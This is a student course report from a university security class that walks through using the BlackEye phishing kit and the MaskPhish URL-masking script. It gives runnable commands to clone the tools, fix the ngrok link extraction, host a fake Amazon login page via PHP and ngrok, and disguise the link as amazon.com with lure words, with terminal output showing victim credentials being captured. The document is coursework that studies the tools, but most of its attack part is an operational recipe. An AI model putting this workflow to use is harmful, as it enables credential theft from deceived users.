



Bangladesh University of  
Engineering and Technology

**Course No: CSE-406**

## **Report on BlackEye - A Phishing Tool**

Submitted by:-

1805086-Akibur Rahman

1805063-K.M. Asifur Rahman

**Date of submission:** February 17, 2024

# Contents

1	Introduction	4
2	Overview of Black eye	5
3	Features	7
3.1	BlackEye Features: . . . . .	7
3.2	MaskPhis Features: . . . . .	7
4	Source Code Analysis	8
4.1	A High-Level Overview of the Source Code . . . . .	8
5	Demonstration of each feature	9
5.1	Demonstration of BlackEye's Features . . . . .	9
5.1.1	Clone the BlackEye Repository . . . . .	9
5.1.2	Install Dependencies . . . . .	10
5.1.3	Run the blackeye.sh Script . . . . .	10
5.1.4	No phishing link available . . . . .	10
5.2	Demonstration of MaskPhish's Features . . . . .	11
5.2.1	Clone the MaskPhish Repository . . . . .	11
5.2.2	Running the maskphish.sh Script . . . . .	12
6	Victims Credential Capture	13
6.1	How it works: . . . . .	13
7	Snapshot of the demonstration features	14

## Abstract

BlackEye, a phishing tool, is an effective weapon in the fight against cybersecurity threats. This report provides a thorough examination of BlackEye, delving into its numerous features and inner workings. We begin our investigation by performing a high-level analysis of its source code, providing insights into its architectural structure while adhering to ethical boundaries that prevent an in-depth code examination.

The meticulous documentation provided for each of BlackEye’s features is at the heart of this report. We provide step-by-step instructions accompanied by  $\text{\LaTeX}$ -formatted documentation, ensuring that any reader can execute each feature independently. A series of annotated snapshots are included to supplement this documentation, providing visual aids to improve comprehension.

In addition, this investigation acknowledges the employment of MaskPhish as a project component. MaskPhish is used to disguise the URL link provided by Ngrok, which is a standard approach for hiding the true destination of phishing pages.

Furthermore, this investigation embraces multimedia, providing unlisted YouTube video demos of BlackEye’s functionality. These films work as dynamic tutorials, providing an immersive learning experience as well as a greater grasp of the tool’s functioning.

While this inquiry seeks to uncover the inner workings of BlackEye, it is critical to emphasize the ethical consequences of its use. The paper underlines the crucial need of using security tools responsibly and legally, as well as the ethical issues that govern the cybersecurity ecosystem.

To summarize, this paper provides readers with a thorough overview of BlackEye, blending technological exploration with ethical responsibility and offering significant insights into the realm of phishing tools.

# 1 Introduction

This report focuses on an in-depth exploration of BlackEye, a potent phishing tool utilized for compromising user credentials and personal data. BlackEye is a tool that enables attackers to create convincing phishing pages, posing a significant threat to online security.

The primary objectives of this report include:

1. Providing a detailed overview of BlackEye, including its features and functionality.
2. Conducting a high-level analysis of its source code to understand its architectural structure.
3. Offering precise documentation for executing BlackEye's features, accompanied by illustrative snapshots.
4. Presenting unlisted YouTube video demonstrations of BlackEye's features for enhanced comprehension.
5. Exploring the use of MaskPhis as part of this project, highlighting its role in concealing the URL link provided by Ngrok, a common technique used to hide the true destination of phishing pages.

Throughout this investigation, we will maintain a balance between technical exploration and ethical considerations, emphasizing the importance of responsible and lawful use of such security tools in the cybersecurity landscape.

## 2 Overview of Black eye

Together with the program MaskPhis, BlackEye forms a comprehensive phishing toolbox meant to compromise user passwords and personal data. This section presents a high-level overview of BlackEye and its intended application, while also recognizing MaskPhis' importance in this context.

BlackEye:

BlackEye is a specialized tool designed explicitly for creating phishing emails and harvesting credentials. It provides a wide range of templates, including copies of 38 distinct websites such as Amazon, Facebook, and more<sup>[4]</sup>. With BlackEye, attackers can effortlessly create deceptive websites that prompt victims to enter their login credentials. These credentials are then saved, along with additional information such as IP addresses, User-Agent details, and more, to a file on the host computer running BlackEye<sup>[2]</sup>.

This versatile tool is available for both Linux and Android platforms, making it accessible via Termux for Android users<sup>[1]</sup>. It can be conveniently downloaded from its GitHub repository and installed using pip. The latest version of BlackEye was released on April 17, 2022.

However, it is crucial to emphasize that BlackEye is intended solely for educational and learning purposes, and users are strongly advised not to engage in any malicious activities using this tool<sup>[4]</sup>.

MaskPhis:

MaskPhis is an innovative tool that introduces the concept of "URL Masking Technology." This Bash Script serves the purpose of concealing phishing URLs beneath seemingly legitimate web addresses, such as those associated with well-known websites like google.com or facebook.com, enhancing the credibility of phishing URLs<sup>1</sup>.

It's important to clarify that MaskPhis is not a standalone phishing tool but rather a proof of concept for demonstrating the capabilities of URL Masking Technology. Its primary use case is integration into phishing tools (with proper credits) to enhance the deceptive appearance of URLs, making them seem legitimate<sup>1</sup>.

The development of this tool is attributed to jaykali, and it is openly available on

GitHub[3]. However, it is essential to note that MaskPhis is exclusively intended for educational purposes, and its developers strongly discourage any misuse of the tool for illegal activities<sup>1</sup>.

Always practice responsible and ethical use of such tools, adhering to privacy and legal standards, as misuse can result in severe consequences.

Together, BlackEye and MaskPhis combine to create a sophisticated and malicious toolset, emphasizing the importance of understanding their inner workings and the ethical considerations surrounding their use. In the following sections, we will delve deeper into their features, functionalities, and ethical implications.

## 3 Features

### 3.1 BlackEye Features:

1. Phishing Templates: BlackEye provides a wide range of phishing templates with replicas of popular sites such as Amazon, Facebook, etc. Users can easily select a template and tailor it for their phishing campaign.
2. Credential Harvesting: BlackEye automatically collects login credentials from victims when they enter their credentials on phishing pages. It captures information such as IP addresses, User-Agent information, and login credentials, storing them in the host computer's file.
3. Cross-Platform Compatibility: BlackEye is cross-platform compatible and can be installed on both Linux and Android.
4. Easy to install: BlackEye can be downloaded from its official GitHub repository. run the script file

### 3.2 MaskPhis Features:

1. URL Masking Technology: MaskPhis introduces the concept of "URL Masking Technology," allowing users to hide phishing URLs behind seemingly legitimate web addresses.
2. Integration into Phishing Tools: MaskPhis can be seamlessly integrated into phishing tools (with proper credits) to enhance the deceptive appearance of URLs.

## 4 Source Code Analysis

### 4.1 A High-Level Overview of the Source Code

The BlackEye tool's source code is organized as follows:

Main Directory Structure:

- `blackeye.sh`: The primary script for BlackEye.
- `ngrok`: The `ngrok` binary used for tunneling.

sites Directory:

- This directory contains multiple subdirectories, each representing a specific website.
- Each website subdirectory contains files used to create phishing pages for that website. For example:
  - `adobe`:
    - `index.php`: PHP script for the phishing page.
    - `ip.php`: PHP script for handling IP-related functions.
    - `login.html`: HTML file for the login form.
    - `login.php`: Additional PHP script for login functionality.

These website-specific subdirectories and files allow BlackEye to generate phishing pages tailored to different online services.



Let's take a closer look at a portion of the directory structure:

```
blackeye
blackeye.sh
ngrok
sites
  adobe
  amazon
  apple
  ...
  badoo
  bitcoin
  create
  devianart
  dropbox
  facebook
  ...
```

This high-level overview gives us a sense of how BlackEye's source code is structured and organized.

## 5 Demonstration of each feature

### 5.1 Demonstration of BlackEye's Features

This section will demonstrate some of BlackEye's features. We will use BlackEye to create a phishing page for the Amazon website. We will then use BlackEye to launch a phishing attack against a target user.

#### 5.1.1 Clone the BlackEye Repository

For this demonstration, we will clone the BlackEye repository from GitHub. We will then run the `blackeye.sh` script to launch BlackEye.

```
1 $ git clone https://github.com/An0nUD4Y/blackeye.git
```

### 5.1.2 Install Dependencies

BlackEye requires the php, unzip, curl jq, and wget packages to be installed. We can install these packages using the apt package manager.

```
1 $ sudo apt install php unzip curl jq wget
```

### 5.1.3 Run the blackeye.sh Script

We have done slight modification to the source code of BlackEye to make it work on our system. As the original source code was archived and was not working on our system. We have made the following changes to the source code to make it work on our system.

- Open the blackeye.sh file in a text editor.
- Navigate to variable link (This variable should be present around line 435).
- Change the bash command `curl -s -N http://127.0.0.1:4040/api/tunnels | grep -o "https://[0-9a-z]*.ngrok.io"` to `curl -s -N http://127.0.0.1:4040/api/tunnels | jq -r .tunnels[0].public_url`.

```
1 $ cd blackeye
2 $ bash blackeye.sh
```

Now after getting the link if we send the link to the victim and if the victim clicks the link then we are good to go.

### 5.1.4 No phishing link available

If the phishing link is not available in the screen 1 then it had to be configured manually

- Manually start php server and ngrok server to make sure Php server 2 and Ngrok 3 is working on the same port.
- To start Php server in the same folder of the phishing site

```
1      $ cd blackeye/sites/<chosen phishing site>
2      $ php -S localhost: port
```

- To start Ngrok server

```
1      $ ngrok http port
```

or Create a Ngrok tunnel at the port in ngrok.yml file and start the tunnel

```
1      tunnels:
2          demo:
3              proto: http
4              addr: 9090
5              inspect: false
```

- Start the tunnel

```
1      $ ngrok start demo
```

Now in the Forwarding link 4, a URL should be present to be sent to the target.

## 5.2 Demonstration of MaskPhish's Features

This section will demonstrate some of MaskPhish's features. We will use MaskPhish to conceal a phishing page for the Amazon website. We will then use MaskPhish to launch a phishing attack against a target user.

### 5.2.1 Clone the MaskPhish Repository

For this demonstration, we will clone the MaskPhish repository from GitHub. We will then run the maskphish.sh script to launch MaskPhish.

```
1 $ git clone https://github.com/jaykali/maskphish.git
```

### 5.2.2 Running the maskphish.sh Script

```
1 $ cd maskphish
2 $ bash maskphish.sh
```

After running the script we will get the following output:

```
1 -e #### Phishing URL ####
2
3 Paste Phishing URL here (with http or https):
```

Now we will paste the phishing link that we have generated using BlackEye.

```
1 -e #### Phishing URL ####
2
3 Paste Phishing URL here (with http or https): https://b28a
  ↪ -20-197-9-203.ngrok-free.app
```

After pasting the link we will get the following output:

```
1
2 -e #### MaskPhish Domain ####
3
4 domain to mask the Phishing URL (with http or https), ex:
  ↪ https://google.com, http
5 ://anything.org) :
```

Now we will enter the domain that we want to mask the phishing link with. Here, we will use the domain <https://amazon.com>.

```
1
2 -e #### MaskPhish Domain ####
3
4 domain to mask the Phishing URL (with http or https), ex:
  ↪ https://google.com, http
5 ://anything.org) : https://amazon.com
```

Then we are prompted to enter the social engineering keywords. We will enter the keywords flash-sale-coupon.

```
1
2 Type social engineering words:( like free -money , best -pubg -
   ↳ tricks )
3 Don't use space just use '-' between social engineering
   ↳ words
4 => flash - sale - coupon
```

After this we are done, MaskPhish will generate a masked phishing link for us. We can send this link to the victim and if the victim clicks the link then we are good to go.

5

```
1 Generating MaskPhish Link ...
2
3 Here is the MaskPhish URL: https://amazon.com - flash - sale -
   ↳ coupon@is.gd/FQbJoj
```

## 6 Victims Credential Capture

### 6.1 How it works:

1. After the the victim opens the phishing link he/she may see a Ngrok warning page 6 (as we used free ngrok account in paid account its not shown)
2. After clicking to the view site he/she will be seeing the phishing site 7 that is running on our PHP server (login page)
3. Submitting 8 the username and password he/she will redirected to the original site 9 and the credentials10 will be saved in the username.txt11 file of that folder.

## 7 Snapshot of the demonstration features

Snapshots:

```
seed@security: ~/black eye/blackeye
File Edit View Search Terminal Help
seed@security:~/black eye/blackeye$ ls
LICENSE README.md blackeye.sh ngrok sites
seed@security:~/black eye/blackeye$ ./blackeye.sh
:: Disclaimer: Developers assume no liability and are not ::
:: responsible for any misuse or damage caused by BlackEye. ::
:: Only use for educational purposes!! ::

:: BLACKEYE v1.5! By @suljot_gjoka & @thelinuxchoice ::

[01] Instagram      [17] DropBox      [33] eBay
[02] Facebook       [18] Adobe ID     [34] Amazon
[03] Snapchat       [19] Shopify      [35] iCloud
[04] Twitter        [20] Messenger    [36] Spotify
[05] Github         [21] GitLab       [37] Netflix
[06] Google         [22] Twitch       [38] Custom
[07] Origin         [23] MySpace
[08] Yahoo          [24] Badoo
[09] Linkedin       [25] VK
[10] Protonmail     [26] Yandex
[11] Wordpress      [27] devianART
[12] Microsoft      [28] Wi-Fi
[13] IGFollowers    [29] PayPal
[14] Pinterest      [30] Steam
[15] Apple ID       [31] Bitcoin
[16] Verizon        [32] Playstation

[*] Choose an option: 34
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Victim:
[*] Waiting victim open the link ...
```

Figure 1: No phishing link

```
seed@security: ~/black eye/blackeye/sites/amazon
File Edit View Search Terminal Tabs Help
seed@security: ~/black eye/bl... x seed@security: ~/black eye/bl... x seed@security: ~/black eye/bl... x +
seed@security:~/black eye/blackeye/sites/amazon$ cd ..
seed@security:~/black eye/blackeye/sites$ ls
adobe      create    gitlab    linkedin  origin    shopify   twitch    wordpress
amazon     devianart google     messenger paypal     shopping  twitter   yahoo
apple      dropbox   icloud    microsoft pinterest snapchat  verizon   yandex
badoo      facebook  instafollowers myspace   playstation spotify    vk
bitcoin     github    instagram  netflix   protonmail steam      wifi
seed@security:~/black eye/blackeye/sites$ cd amazon/
seed@security:~/black eye/blackeye/sites/amazon$ ls
index.php ip.php login.html login.php saved.ip.txt saved.usernames.txt
seed@security:~/black eye/blackeye/sites/amazon$
seed@security:~/black eye/blackeye/sites/amazon$
seed@security:~/black eye/blackeye/sites/amazon$ php -S localhost:8080
[Sat Aug 26 16:13:56 2023] PHP 7.4.3-4ubuntu2.19 Development Server (http://localhost:8080) started
```

Figure 2: Manually starting PHP server on port 8080

```
seed@security: ~/black eye/blackeye
File Edit View Search Terminal Tabs Help
seed@security: ~/black eye/bl... x seed@security: ~/black eye/bl... x seed@security: ~/black eye/bl... x +
seed@security:~/black eye/blackeye$ ngrok http 8080
seed@security:~/black eye/blackeye$
```

Figure 3: Starting Ngrok server on port 8080

```
seed@security: ~/black eye/blackeye
File Edit View Search Terminal Tabs Help
seed@security: ~/black eye/blackeye x seed@security: ~/black eye/blackeye... x seed@security: ~/black eye/blackeye x +
ngrok (Ctrl+C to quit)
017 Try the ngrok Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingress
022
Session Status      online
Account             asifur (Plan: Free)
Update              update available (version 3.3.4, Ctrl-U to update)
Version             3.3.3
Region              India (in)
Latency             4ms
Web Interface        http://127.0.0.1:4040
Forwarding           https://8e7a-20-193-129-144.ngrok-free.app -> http://localhost:8080
Connections
ttl    opn    rt1    rt5    p50    p90
0      0      0.00   0.00   0.00   0.00
```

Figure 4: Phishing link



```
seed@security: ~/black eye/maskphish
File Edit View Search Terminal Tabs Help
seed@security: ~/bla... x seed@security: ~/bla... x seed@security: ~/bla... x seed@security: ~/bla... x + -
Copyright JayKali

### Phishing URL ###
Paste Phishing URL here (with http or https): https://4a07-20-193-129-144.ngrok-free.app
Processing and Modifying Phishing URL

### Masking Domain ###
Domain to mask the Phishing URL (with http or https), ex: https://google.com, http
://anything.org) :
=> https://amazon.com

Type social engineering words:(like free-money, best-pubg-tricks)
Don't use space just use '-' between social engineering words
=> free-shopping-50%off

Generating MaskPhish Link...
Here is the MaskPhish URL: https://amazon.com-free-shopping-50%off@is.gd/t5AlGL

seed@security:~/black eye/maskphish$ ^C
seed@security:~/black eye/maskphish$
```

Figure 5: Masking Phishing link





Figure 6: Warning page from Ngrok



amazon seller central

### Sign in

Email (phone for mobile accounts)


Password [Forgot your password?](#)

☐ Keep me signed in. [Details](#)

[Help](#)

© 1996-2018, Amazon.com, Inc. or its affiliates

Figure 7: Hitting the link



amazon seller central

### Sign in

Email (phone for mobile accounts)

Password [Forgot your password?](#)

☐ Keep me signed in. [Details](#)

[Help](#)

© 1996-2018, Amazon.com, Inc. or its affiliates

Figure 8: Submitting Credentials




Figure 9: Redirecting to original site




Figure 10: Ip, Username, Pass of Victim




Figure 11: Storing Username and Pass

## References

- [1] Author or Project Name. blackeye · PyPI. Publication Year. URL: <https://pypi.org/project/blackeye/>.
- [2] HiDe-Techno-Tips. GitHub - HiDe-Techno-Tips/Blackeye-for-Windows: This is a Phishing tool ... Publication Year. URL: <https://github.com/An0nUD4Y/blackeye.git>.
- [3] jaykali. GitHub - jaykali/maskphish: Introducing 'URL Making Technology' to the ... Publication Year. URL: <https://github.com/jaykali/maskphish>.
- [4] zSecurity. BlackEye - Creating a Phishing Page. Publication Year. URL: <https://zsecurity.org/blackeye/>.